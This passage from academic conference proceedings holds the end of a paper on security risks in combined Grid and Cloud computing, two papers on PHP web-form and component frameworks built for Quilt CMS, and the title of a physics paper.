Access to Cloud infrastructure resources can be achieved with web, GUI or command line interfaces. Popular languages for development are *java, python, ruby*. Both Linux and Windows operating systems are supported as guest OS, as well as others. We should point out that the user effectively obtains administrator (root) access to the virtual machines launched over the cloud, which is not the case of Grid usage, where only local Unix user access can be obtained. Here we review the security models of the most popular Cloud service providers. Amazon cloud services [8] include:

- EC2 Amazon Elastic Compute Cloud is a web service that provides resizable compute capacity in the cloud.
- S3 - Amazon Simple Storage Service provides a simple web services interface that can be used to store and retrieve data.

Access to Amazon cloud services is secured through use of:

- Access keys used to make secure (signed) REST or Query protocol requests to any AWS service API

- X.509 certificates - make secure SOAP protocol requests to AWS service APIs.
- Key pairs can be used to launch and then securely access your EC2 instances.

Many providers mimic the Amazon cloud model, sometimes using open source software. Some providers of cloud services follow a different model, where the user does not obtain administrative access to particular machine, but instead a whole scalable application environment is provided to them. This is the case of Google, for example. We should point out that the shared use of Cloud is not straightforward because of the lack of notion similar to the Virtual Organization. The Cloud paradigm allows for a layered approach, where for example one provider may provide added-value services to the customers using the infrastructure of another provider. In such cases the security model of the top-level provider may differ from those of the providers of the lower layers.

There is also growing use of private clouds where an organization manages their own infrastructure as a Cloud and treats the various projects and teams inside the organizations as customers. There is a perception of higher security in such case because of the higher isolation from external treats and lack of dependancy on third parties like the Cloud providers, but we should be aware that the increase in targeted attacks to well known companies, for example via specially crafted e-mails containing malware, means that the requirements for strict protection of data and high level of isolation should not be relaxed in this case.

V. Security threats and attack vectors and their mitigation

One of the main security threats on the Grid stem from the fact that users proxy certificates are sent to remote nodes, where they can be stolen, e.g., by a malicious user of the same cluster. Typically such a proxy is valid for 12 hours and provides access to most of the resources of the VO, as outlined above. On the worker nodes one usually employes a so-called limited proxy, which allows access to storage resources, but not the ability to launch jobs, thus limiting the impact of a potential breach. An unlimited proxy can be used to launch new jobs, but can be found on smaller number of machines with tighter security, for example on Workload Management System (WMS) nodes.

Unfortunately, some virtual organizations have been granted the ability to create voms proxies with duration much larger than 24 hours, which means that the potential impact of a stolen proxy certificate will extend to several days. They are security mechanisms in place to react to such violations, for example using ARGUS nodes to ban malicious users or by revoking the user certificate, but they will not be started unless the problem has been discovered and reported. In the meantime the malicious user can attempt escalation of privileges on the nodes where he or she obtained access or tampter with the data or metadata of the virtual organization. Taking the important example of the gLite middleware that is used in the European Grid Infrastructure and considering the fact that many of the nodes that serve as front-end nodes for the users to the Grid or to HPC facilities are managed by a variant of openssh which allows login with grid proxy credentials (*gsi-openssh*) This means that a stolen unlimited proxy allows a hacker to obtain access to such User Interface machines and then the danger of contagion increases dramatically. Such situations are rather worrisome and effectively suggest that some kind of virtualization of such User Interface nodes where each user obtains access to their own virtual machine is much more preferrable. We believe that since not all users are active at the same time it should be possible to manage such a virtual UI infrastructure without additional investment in hardware.

Although the limited proxies are not useful for the kind of attack described above, they are perfectly useful for stealing and destroying data and metadata. We believe that although the best practices dictate an adequate backup strategy which could mitigate the danger of metadata deletion or corruption by an attacker, it is not clear if a determined attacker can not cause major disruption by deleting or changing contents of data, even if all data centers affected had backups. We believe that the Grid middleware should provide more fine-grained control with regards to single files, so that deletion or changing of files by persons other than their creators should be made more difficult.

Now considering the case when a Grid application uses Cloud services, one should take into account that if cloud certificates and/or access keys are sent to remote Grid nodes, there is a danger that if they are stolen somebody will be able to do everything that the owner can do on the Cloud. Obviously the provider of an EC2-type service runs the risk of malicious users launching nodes which can be used to serve illicit content, control botnets or similar. Presumably the Cloud infrastructure providers ensure tight control and isolation between user's virtualized networks. However, investigation of security incidents is difficult due to the use of virtual machines.

Thus it is important that Grid jobs should not have access to the full cloud credentials of the users. This means that an extra level of redirection should be introduced to limit access, for example only to the necessary part of storage. This can be implemented as a broker service, launched on the cloud and answering to requests from the Grid jobs. It should be possible for such a service to use the elastic nature of Cloud to provide adequate response to requests even in situations of high load. In the future we plan to develop an implementation of such a service and test it with pilot applicaitons.

We also consider as a threat the situation when the same person is having multiple roles on the Grid side. It is not uncommon for the same person to be responsible both as administrator of a Grid site, support contact for the NGI and manager of a virtual organization. In this case the requirement for this person to have only one valid Grid certificate leads to a situation which makes this certificate valuable for exploitation. The possibility for cross-site scripting attacks against management web interfaces that authenticate

with Grid certificates supports the case for more separation between different roles of the same person, which could be achieved either by relaxing the requirement for one certificate for the same person or by introducing intermediate robot certificates that can then authenticate with the various management interfaces adding some additional checking.

At the application level the current Grid middleware does not enforce signing of applications. On the other hand there is great flexibility since adding new "gateway" service nodes that can submit applications to the Grid clusters is not highly resource intensive. Thus to facilitate the introduction of more industrial applications we envision that modified service nodes that provide access only to pre-defined or signed applications, can be deployed. Unfortunately the ideas to control more tightly the network access patterns of applications by introducing intermediate co-called "network box" that would authorize requests for network connections did not lead to fruition and thus all applications follow obey mostly the same restrictions. Looking at the firewall options of EC2 it is easy to see that such restrictions can be imposed with more virtualization and probably are within reach at the biggest Grid sites, which also have better relations with industry. In general our experience from the use of virtualization in the regional Grid sites in South Eastern Europe shows that it's usage is mostly concentrated in the service nodes and not as widespread as within Cloud providers, perhaps due to licensing costs and difficulties in the transition. For example, some HPC resources that have infiniband or GPGPU cards are difficult to virtualize due to lack of good free alternatives supporting such devices. In the future we can expect that these difficulties will be overcome and the use of virtual worker nodes will improve the manageability and security of the overall infrastructure.

Unrelated applications should also be separated in terms of credentials and infrastructure used. Users must perform careful evaluation of the dangers of contagion should one part of the nodes participating in a given computation become compromised.

VI. Conclusions and directions for future work

We can conclude from our investigation that the possibility of combining services or infrastructure resources from the Cloud with Grid resources and organization provides additional flexibility and substantial benefit to the demanding users and applications. The security issues that arise should be addressed firstly by infrastructure operators and Grid and Cloud middleware developers to provide for the necessary isolation and control. From out point of view the introduction of "Grid-Cloud brokerage" services that can translate between Grid and Cloud credentials and ensure limitations on the kinds of requests that can be issued between the Grid and Cloud parts of the scientific application thus effecitively reducing the exposure of the users to the inherent security risks and providing certain guarantees about the worst possible damage that may happen in case of security breach.

VII. Acknowledgment

This work has been supported by the National Science Fund of Bulgaria through grants DO02-146 and DVCP02/1 CoE Supper CA++, and by Janus Associates through ICSS Research grant program.

References

[1] B. Amedro, F. Baude, F. Huet and E. Msthias "Combining Grid and Cloud Resources by Use of Middleware for SPMD Applications", Proc. of 2nd Int. Conf. on Cloud Computing Technology abd Science", Indianapolis, IN, USA, 2010, pp. 177-184

[2] I. Bird, B. Jones, K. Kee, The organization and management of grid infrastructures, *IEEE Computer Society, Computer*, 2009, pp. 36-46, ISSN 0018-9162/09.

[3] J. Foster and C. Kesselmann: *The Grid: Blueprint for a New Computing Infrastructure*. Morgan Kaufmann, 1999.

[4] J. Foster, C. Kesselmann and S. Tuecke: The Anatomy of the Grid. *International Journal of Supercomputer Applications*, **15(3)**, 2001.

[5] I. Foster, What is the grid? A three Point Checklist, July 2002.

[6] Ian Foster, Yong Zhao, Ioan Raicu, Shiyong Lu, Cloud Computing and Grid Computing 360-Degree Compared, IEEE

[7] S. Jha, A. Merzky and G. Fox, "Using clouds to provide grids with higher levels of abstraction and explicit support for usage models", *Concurrency and Computation:Practice and Experience*, vol. 21, no.8, pp. 1087-1108, 2009.

[8] http://aws.amazon.com - Amazon Web Services

Framework for Implementation of Complex Dynamic Web Forms

Krešimir Kroflin*, Svebor Prstačić* and Mario Žagar**
University of Zagreb, Faculty of Electrical Engineering and Computing, Zagreb, Croatia
* Information Support Centre / ** Department of Control and Computer Engineering
kresimir.kroflin@fer.hr

Abstract - Implementation, usage, and maintenance of complex dynamic web forms can be very time consuming, especially when they have a large number of fields which change very often. In combination with fields that require programming for implementation, the complexity further increases. In this article we describe the problem and suggest the framework for easier implementation of such forms. Later, we describe current implementation, its benefits, and propose future work on this subject.

Keywords: web forms, user input, dynamic, framework, web application

I. INTRODUCTION

In the web content management systems (WCMS) there are often many different modules available to users which can be used for building web sites in different ways [1, 2, 3]. Some of the basic modules are: module for static content, module for articles which are time relevant (e.g. news articles), forum, and navigation. These modules offer a simple and easy to use interface for specific purposes, and they don't change very often, so they can always be implemented in the same way.

Other types of modules are simple or more advanced surveys or questionnaires which are built on a form with questions and answers. In modern web content management systems these modules are available to the content administrators so they can build a survey or questionnaire without programming (e.g. Google Docs – Forms [4]). Also, modern web content management system is built with a framework which provides interfaces for easier implementation of forms in various modules (e.g. Zend Framework – Forms [5]).

Beside these modules and other similar general modules, there is often a need for building a complex web application according to the client's specification. It is difficult to use previously mentioned modules when a form is only a small part of such application even when these modules are available in the system, because they are built for only one purpose with a simple interface for the end user, and even if these modules provide interface for such usage, often there is need for additional custom fields which cannot be implemented without programing (e.g. complex connection between data, getting data from other systems, etc.).

The client's wish to change the form after it is created or it is in use is another problem for developers. If the form is hardcoded this can be done only by the developer. Further, another problem could be that the previously filled forms need to remain untouched which would require additional time for the developer to implement such behavior because he or she has to manage two forms now.

In this paper we suggest a framework which can simplify the previously described tasks and greatly reduce implementation time and maintenance of dynamic web forms.

II. THE FRAMEWORK

A. Requirements

To simplify tasks mentioned in the introduction, we have designed a framework which can be used for easier implementation of such web forms in a web content management system. The framework has to be implemented in the WCMS environment where it will be used and then it becomes an integral part of the system available to all other modules as a framework.

Beside the requirements in the introduction, our framework has been designed to support creating statistics reports based on the data users have entered using different form versions.

Summarized minimal requirements:

- Easy to implement
- Easy to reuse
- Easy to modify
- Creating statistics reports on users' data across similar forms

Additional requirements:

- Multi-language support
- Question description
- Answer description
- Different question display style per question
- Flag if field is required

B. Data Model

The information about forms and the data users have entered as feedback are stored in a database with the following structure:

- Form type
- Form instance
- Question type
- Question instance
- Link between form and question instance
- Question answers for questions with predefined answers
- Users feedback
- Users feedback – Answers
- Additional tables

1) Form Type

Form type is defined by the developer and can be used to identify different types of forms. Different types of forms can be useful when the developer wants to control how each form is displayed and if he or she wants to create additional fields to the form based on form type.

2) Form Instance

Form instance holds basic information about each form such as form name, form type and default display style of question.

3) Question Type

Question type table contains information about which question types exist in the system and additionally can store information about each question type. Question type defines how the question will be presented to the user.

Question type and the data that is expected as an answer:

- *Space* – Spacer in the form.
- *Group* – Used for grouping following question in a group.
- *Note* – A note to the user with no answer expected
- *Text* – One line of text
- *Multiline text* – Multiple line of text
- *HTML* – Rich text editor
- *Choice* – One choice of predefined answers/choices
- *Multiple-choice* – Multiple choice with predefined answers/choices
- *File* – Upload a file

4) Question instance

Question instance holds information about each question such as question type, question text, description, display style, and, optionally, requirement flag if answering the question is required.

5) Link between form and question instance

Link between form and question instance is defined in a separate table so that sharing questions between different forms is supported, which can be useful for creating statistics reports. This link also stores information about position of the question in the form.

6) Question answers for questions with predefined answers

This table contains information about answers for questions of types *choice* and *multiple-choice*. Information consists of a link to the question, answer text, description, and answer/choice position in the question.

7) Users feedback

Users feedback contains basic information about the feedback each user provided when filling the form such, as user's id, information which form user filled, date and time when user created or modified the form.

8) Users feedback – Answers

This table contains answers which users gave in their feedback. The information about answers in different question types can be held within one table or it can be divided across multiple tables.

C. Integration

For integration with the system we need to build an interface for creating and editing the forms, displaying the form, parsing the feedback from the user and loading user's feedback from the database.

Function descriptions are provided below and their interactions are shown in *Figure 1*, *Figure 2* and *Figure 3*.

1) Function addeditFormDisplay()

Function *addeditFormDisplay()* has *form type id* and *form id* as arguments. It generates HTML code for editing basic information about the form. If *form id* is empty, a new form is created.

2) Function addeditFormSave()

Function *addeditFormSave()* has *form type id*, *form id*, and *form data* as arguments. It parses the user data and creates or modifies the form. The function returns true on success.

3) Function addeditQuestionDisplay()

Function *addeditQuestionDisplay()* has *form id*, *question type id* and *question id* as arguments. It generates HTML code for editing a question. If *question id* is empty, a new question is created

4) Function addeditQuestionSave()

Function *addeditQuestionSave()* has *form id*, *question type id*, *question id*, and *question data* as arguments. It parses the user data and creates or modifies the question in the form. The function returns true on success.




Figure 1 Creating and editing a form




Figure 2 Filling the form

5) Function loadForm()

Function *loadForm()* has *form id* as an argument. Based on a given argument, function returns question and available answers for choice and multiple choice questions. The function is useful in other functions where there is a need for form data.

6) Function loadFormAndFeedback()

Function *loadFormAndFeedback()* has *form feedback id* as an argument and returns the data for displaying the form together with associated user's feedback. It is useful in other functions where there is a need for user's feedback.

7) Function displayForm()

Function *displayForm()* has *form data*, *feedback data*, and Boolean *view* value as arguments. Function generates HTML code for displaying the form. If *view* is true, the generated form will be in the view mode and if it is false, the form will be in the edit mode in which the user will be able to fill the form.

8) Function checkFeedback()

Function *checkFeedback()* has data that user submitted as feedback as an argument together with *form id* and Boolean value if required fields should be checked. The function parses and checks the data for errors. If no error is detected, it returns *true*, otherwise *false* is returned.

9) Function saveFeedback()

Function *saveFeedback()* has data that user submitted as feedback as an argument together with with *form id* and Boolean value if required fields should be checked. This function calls function *checkFeedback()* and if that function returns *true* it saves user's feedback to the database. Optionally, checking for required fields could be disabled if we are saving incomplete form.

D. Extending the Simple Forms

Extending the forms could be useful in case when there is a need for more advanced form where some of the data is acquired from other parts of the system or even another system. Other situations where extend basic functionality of the forms is required are advanced verification and checking of the user feedback, and adding points to the question and calculating the summary score.

Extending the functions from the previous chapter the developer can easily decide for the specific form type which additional fields he or she wants, which checks need to be done, and how to display the form. With this approach, we keep both advantages of different form




Figure 3 Displaying user's feedback

implementation; the first one is the flexibility and easy modification of questions and the second one is programmable support for complex fields.

III. CURRENT IMPLEMENTATION

Currently, this framework is implemented in Quilt CMS and it is mainly used in a web application for submitting, evaluating, and awarding e-courses which is done by Estonian e-Learning Development Centre (http://www.e-ope.ee/en/quality) [6]. There are 7 different forms in this single web application. Some of these forms are implemented as simple forms without extending, and some are implemented by extending the simple forms.

IV. FUTURE WORK

Described framework should be further simplified for using in the applications by creating custom field which content administrator can reuse in any of the form. In the current framework developer has to create custom fields per form type and these fields can only be at the top or bottom of the form.

V. CONCLUSION

We have shown that framework described in this paper can significantly decrease time needed for implementation of many forms in web applications. Also, we have shown that the need for development can be substantially decreased or even eliminated when some of the simple form field needs to be changed.

These features are beneficial for both developers and content administrators. Content administrator can easily create and edit forms, and developers don't have to repetitively waste their time on trivial tasks.

ACKNOWLEDGMENT

This work is supported in part by the Croatian Ministry of Science, Education and Sports, under the research project "Software Engineering in Ubiquitous Computing", project number 03603619591965.

REFERENCES

[1] Alekseev, N.A. Bondarenko, V.Y., "Comparative analysis of web-site content management systems", Microwave & Telecommunication Technology, 2009. CriMiCo 2009. 19th International Crimean Conference, pp. 369 – 371

[2] Quilt CMS. [Online]. Avaliable: http://www.fer.hr/cms/

[3] Drupal. [Online]. Available: http://drupal.org/

[4] Zend Framework – Forms. [Online]. Available: http://framework.zend.com/manual/en/zend.form.html

[5] Google Docs – Froms. [Online]. Available: http://www.google.com/google-d-s/forms/

[6] M. Dremljuga-Telk, E. Koitla, K. Kusnets, M. Kusmin, M. Niitsoo, and others, "E-learning Quality Assurance System for E-courses in Estonia", Developing Quality Cultures in Teacher Education: Expanding Horizons in Relation to Quality Assurance, pp. 119 – 130

Interfaces of nested Web application framework as reusable software component

S. Prstačić *, M. Žagar ** and K. Kroflin*
* Faculty of Electrical Engineering and Computing / Information Support Center, Zagreb, Croatia
** Faculty of Electrical Engineering and Computing / Department of Control and Computer Engineering, Zagreb, Croatia
svebor.prstacic@fer.hr

Abstract - The framework is designed to provide a simple and powerful way of Web application component development. Components of the framework can nest, and the framework is designed to be easy to reuse as a component, thus providing its components to be used by the host application. We explain the interfaces required to make this possible – what they provide, what issues they solve, and how their requirement was discovered. We also identify shortcomings of this approach, and issues that will be addressed by future work.

I. INTRODUCTION

Software industry is always trying to improve effectiveness of the development processes. One of the omnipresent impediments that persistently create issues is software component reuse. Software is often built from tightly coupled components that have no standardized interfaces, thus making them hard to reuse or replace.

Although software components have been much discussed and researched, even as early as 1968 [1], most issues still exist today. Many different definitions and ways to create components have been made, but there has always been the issue of reusing components outside of their definition area, outside the framework in which they have been defined and created as components. This is, by nature and complexity of software, unavoidable [1],[2].

For example a component, that is a part of a Web application that provides commenting functionality to some other component, or multiple components of that same application cannot be easily reused inside another application. The reason for this is that it is tightly coupled to both the application and the framework that the application provides, or is built with that application's framework for component development. As a consequence, all such components have to be modified before integration into another application or framework is possible.

We are researching possible ways which would reduce these limitations. We proposed [3] a framework that can be used as a component inside Web applications. In addition to that, the framework provides a Model View Controller (MVC) component development pattern [3]. The idea is to reduce effort required to enable reuse of components developed using said framework. Instead of modifying components or developing adapters for each component that we want to reuse, we have to take care of just one – the framework. So, by integrating the framework into an arbitrary application, we actually integrate all the components developed for that framework.

II. INTERFACES' REQUIREMENTS

Main requirement for successful software component reuse is communication. Every component must be able to effectively request and send all the data that it requires. The same is valid for the framework in question.

Data that the framework requires is defined by the nature of Web application and the nature of components that are used in them. For example, almost every Web application component should be able to decide if it should execute what the user requested. This could be decided from the type of the user, user permissions on some object, user role or some prior action that would have been recorded in that user's session.

In normal circumstances the *Hollywood principle* applies (don't call us we'll call you) [8], and components receive such data from the application when they are needed. The framework works in similar way. It has to be invoked as a component by the host application. But it also works as a controller for its own components. As a consequence, the framework has to receive all the context data a component of the host application would be given, so that its own components can be given that context. The problem is that the host application defines such common execution context data defined using one format, and the framework and components built in it use their own. And this is a common component reuse scenario, when an adapter has to be programmed so that two components that haven't been designed explicitly to interface one with another can communicate [9]. In this case, the two components are the host application and the framework.

Another goal, for which this framework's interfaces were designed, was to enable a simple and easily repeatable integration process with clearly outlined steps for various Web applications. After successful integration the framework will have access to the host application's execution context data that its own components need for execution.

III. FRAMEWORK INTERFACES

To understand the interfaces of the framework, it is important to understand how they support framework execution and integration, and for what data they are used. Let's consider a simplified Web application execution flow with the framework integrated as visualized by Figure 1. When a request is received, it is parsed and the application determines what components to execute, it gives them context in which to execute and in the end, renders the response and sends it to the client. The framework is designed in such way that host application's components can easily extend their functionality by requesting execution of a framework component. For that reason, we called framework components extensions.

In order for everything to work as shown by **Error! Reference source not found.**, we need to successfully achieve a few things:

- Transparent usability of extensions (as shown in **Error! Reference source not found.**) by the host application's components.
- Each extension has to be usable in a simple and uniform way and the host application needs to provide current execution context to the framework component. For example, permissions of the parent object have to be inherited and the current user must be known.
- The extension must know if it will be rendered as a part of a form or independently
- The extension must know what data will it hook onto – for example, provide some functionality for a parent component's article
- Extensions must know how to generate their actions' URLs in a way not to interfere with the host application.




Figure 1. Execution flow

A. *Interfaces for extension execution*

Extensions' execution starts when a component makes a request to the framework. The interface through which a component can request this is fairly simple, and only expects a few data parameters. Mandatory parameters are: the type of data the parent component is showing, for which it wants to provide some extension; the unique identifier of that data, for example if the data type was color, identifier could be "red".

Optional parameters include information whether the extension execution is required within a form; the preferred mode of extension execution; and a handler class that is to be called upon by the framework if some event occurs for the data that an extension has been hooked onto.

The form nesting information is optional because the framework will assume that the extension will not be used inside a form and in most cases this will be true. Also, a default mode is executed if none is requested. However, if a more complex cooperation between a parent component and an extension is intended, these two parameters are unavoidable. If a parent component, say a blog application, wants to seamlessly integrate an extension that provides photo galleries, and provide gallery creation along with new blog creation so that both get saved when a user clicks save, the extension will have to be rendered inside the parent form in gallery editing mode.

There also exists a special case. When no unique identifier for the data can be given, because that data doesn't yet exist, the parent component has to create a stub (shown in Figure 2.). This stub will get replaced when the data is eventually created. There is an interface for this, provided by the framework. Once a component creates a stub, it can attach an extension to it and has to remember and use it until its own data is created. When this happens, the component must request stub replacement from the framework by providing the data to which it really wants to hook an extension, and the stub.




Figure 2. New blog article entry started, a stub entry gets created

Such behavior can be explained by example. Let's consider the previous one with a blog application and a photo gallery: the gallery extension has to be executed for a component that cannot yet specify the unique data because the user hasn't yet created a blog post. So, the blog application notifies the framework that a new post will be created, and the framework creates a stub. When the blog application creates the new post, it has to notify the framework and specify the stub it wants to replace with the data that now exists. Execution flow and interaction of the blog application and the gallery extension is visualized on Figure 3.




Figure 3. New blog article saved, stub reference replaced

B. *Interfaces for common Web application data*

During execution, every Web application component may require some common session or context data. An example of such data is information about the current user. This usually includes, but is not omitted to: username, id of the user, email, public display name etc. Extensions are no different, but since it is expected that they work uniformly across multiple applications that have this data stored, named and defined in different ways, the framework provides an interface for them to access it. For this to work, a few components have to be implemented as a part of the host application. Their purpose is to translate the host application's data into something the extensions uniformly understand.

Translation of host application's data is done by implementation of abstract classes which are part of integration configuration of the framework. Currently, there are three classes that provide these interfaces: PermissionsMapper, UserDataMapper and SessionDataMapper. On extension and implementation of these abstract classes, the names of implemented classes have to be registered with the framework, which is as simple as writing the class name into the configuration file.

1) *PermissionMapper*

The idea for classes that extend this abstract class is to provide translation of permissions and access control that the host application uses to a form which the framework extensions understand.

There are five access level rights that the framework defines: view, write, author, admin and god. Meaning of these levels is defined like:

- View: the user can view content
- Write: user can comment, like, grade or tag content
- Author: user can create new content
- Admin: user can define functionality of components, for example enable or disable posting comments, uploading galleries etc.
- God: user can add or remove components

Permission rights are stacking, which means, author permissions imply write and view permissions and so on.

If the host application defines three levels of user access, these have to be mapped to the described five the framework expects. As a consequence, some of the levels of the host application will have to be mapped to multiple framework levels, or, if the host application defines more than five, they will have to be narrowed down to five.

For example, if the host application defines access rights for unregistered, registered and admin users, mapping could be done as follows: map unregistered to view; registered to write; and admin to author, admin and god permissions. This is visualized in Figure 4.




Figure 4. Host application to framework permission mapping

2) *UserDataMapper*

Common requirement for Web application components is recording which user did what, or signing a user with her public name or nickname when showing content she created – the author of a blog post, uploader of a photo gallery etc. Whether the idea is to create logs or simply give credit for created data, some basic and pervasive user data about the current user has to be available to the component that is being executed.

Again, extensions and the framework cannot provide their own users, but have to provide functionality for users of the host application. This, again, means we will have to translate the meaning of the data that is understood by the host application, to a format the framework extensions understand.

The UserDataMapper class is used to solve this by mapping the host application's data. Again, it is an abstract class with a number of abstract methods that have to be implemented, and the implementing class has to be registered with the framework. Data the class is expected to translate is:

- Timestamp of the last user's login;
- User's name;
- User's last name; user's initials;
- User's public, or display name;
- The username;
- The id of the user – in whatever way it is defined by the host application;
- Email of the user;
- User's profile URL
- And the URL to the user's profile picture or avatar.

3) SessionDataMapper

The SessionDataMapper abstract class has two purposes. Enable the framework components to write to a session variable that is unlikely to be used by the host application, and access to host application's session data that could be of value to extensions.

The variable that extensions can use to write to session, has the name defined in the configuration of the framework and is a MD5 hash sum of the actual name that the programmer defines in the configuration. Currently, extensions are not limited in any way and could write to session directly, but by design, should request a reference to a writable session variable by using the *getWriteableSession* method of the SessionDataMapper class. This is the only implemented method in the class, the rest are abstract and have to be implemented to provide intended functionalities of the class. The way to do this is to extend the class, and register the extended class in the framework configuration as the provider for session mapping.

Abstract methods of the SessionDataMapper provide a way to access various common session data of content management systems (CMS), or simpler Web applications. Complete list of data that is accessible to the framework and its extensions is:

- The ID of the current page
- ID of the current site
- Debugging mode is on or off
- ID of the currently used design
- Current page title
- Current site title
- W3C code of the current language the host application is using to display controls and content
- W3C code page that the host application is using [4]
- The IP address of the server
- The name of the server (address like www.fer.hr)
- Base URL of the host application on the specified address

C. *Interfaces of the framework as a component*

The framework, when integrated with an arbitrary application, will be used as a component – an instance of a singleton class ExtFramework. It will be handled and invoked by the host application to execute requested extensions and return results. There are only a few simple tasks the host application can, and is required to do, in order for the framework and its extensions to work properly. First, the framework has to be initialized, and the execution of extensions can consequently be requested as needed.

The ExtFramework object's public interface is very simple. Since it is a singleton class, the host application can request a reference to the object instance. With that, only three more actions can be performed:

1) Execute an extension

Execution of the extension occurs when a component wants to extend its capabilities with some of those offered by an extension. There are two ways to initiate extension execution: a method of the ExtFramework, or a Smarty [7], [3] plugin that is usable for host applications that use Smarty – a template engine for PHP.

When a component initiates the execution, the framework does the work of instantiating the extension and executing the required action. It then retrieves the rendered HTML that the extension rendered to the invoking component. If a Smarty plugin was used to execute the extension, the rendered extension will automatically be put into the template from which execution was invoked, and if a method was used, it is up to the host application and the invoking component to decide what to do with extension output.

2) Set execution mode

For some cases when the host application uses Smarty and a Smarty plugin of the framework, to request extension execution, caching can create problems. In those cases, the host application can sometimes render an outdated state of the extension.

To circumvent this problem, the framework can be configured to execute all the extensions at once, when all the extension invocations have been done. Data returned by the extension invocation Smarty plugin and method will, in that case, always be the same. For each extension instance data they return is a unique *stub* - a string that will later be replaced by the actual extension output. Difference in the execution flow when stubs are used is shown on Figure 5. , as opposed to Figure 1.




Figure 5. Execution flow when executing all extensions at once

3) Execute extensions and replace stubs

If the previously explained execution mode is set to execute every extension immediately upon invocation, the framework will do nothing when the *execExtensionsAndReplaceStubs* method is invoked.

But, if the execution mode is set to execute everything at once, this method will expect a string that represents the rendered HTML output of the host application, into which stubs have been written. For each extension the framework will initiate execution with the parameters it

remembered on invocation, and then search for a stub that corresponds to that extension and replace it with actual HTML the extension renders.

IV. FUTURE WORK

Testing of current methods of integration and communication of the framework with host applications and components has to be done with a wider array of applications. For now, it has only been done with Quilt CMS. The goal of this testing is to revise the integration interfaces and fix any possible shortcomings that we encounter.

We also plan to research how to enable better interaction between extensions and host application components concerning data that belongs to the host application, to which extensions hook onto, and data that belongs to extensions. We expect to identify new interfaces that would make this interaction possible and simple to achieve.

V. CONLUSION

We have shown that successful communication between the host application and the framework as a component is possible in a rather simple way. Interfaces that have been defined make this communication possible, and significantly improve component reusability for Web applications. Instead of having to integrate many components to use them, we can integrate one and use many.

ACKNOWLEDGMENT

This work is supported in part by the Croatian Ministry of Science, Education and Sports, under the research project "Software Engineering in Ubiquitous Computing", project number 03603619591965.

REFERENCES

[1] D. Bose, "Component Based Development – application in software engineering", Indian Statistical Institute, November 2011.

[2] B. Wallace, "There is no such thing as a Component", http://existentialprogramming.blogspot.com/2010/05/hole-for-every-component-and-every.html, December 2011.

[3] S. Prstačić, I.Voras, M. Žagar, "Nested componentization for advanced Web platform solutions", Proc. ITI 2010, 33rd Int. Conf. Information Technology Interfaces, pp. 609-614.

[4] W3C, "Character encodings", http://www.w3.org/International/O-charset.en.php, January 2012.

[5] W3C, "Language information and text direction", http://www.w3.org/TR/html4/struct/dirlang.html, January 2012.

[6] M. Douglas, "Mass produced software components", Software Engineering: Report of a conference sponsored by the NATO Science Committee, Garmisch, Germany, 7-11 Oct. 1968. Scientific Affairs Division, NATO. p. 79.

[7] Smarty template engine, http://www.smarty.net/, January 2012.

[8] M. Matisson, J. Bosch, M.E. Fayad, "Framework integration problems, causes, solutions", Communications of the ACM, Vol. 42, October 1999

[9] Judith Bishop, "C# 3.0 Design Patterns", Structural Patterns: Adapter and Façade, http://msdn.microsoft.com/en-us/library/orm-9780596527730-01-04.aspx, January 2012.

Maxwell's Equations for Nanotechnology

Milan Perkovac
I. Technical School TESLA, Klaiceva 7, Zagreb
milan@drives.hr

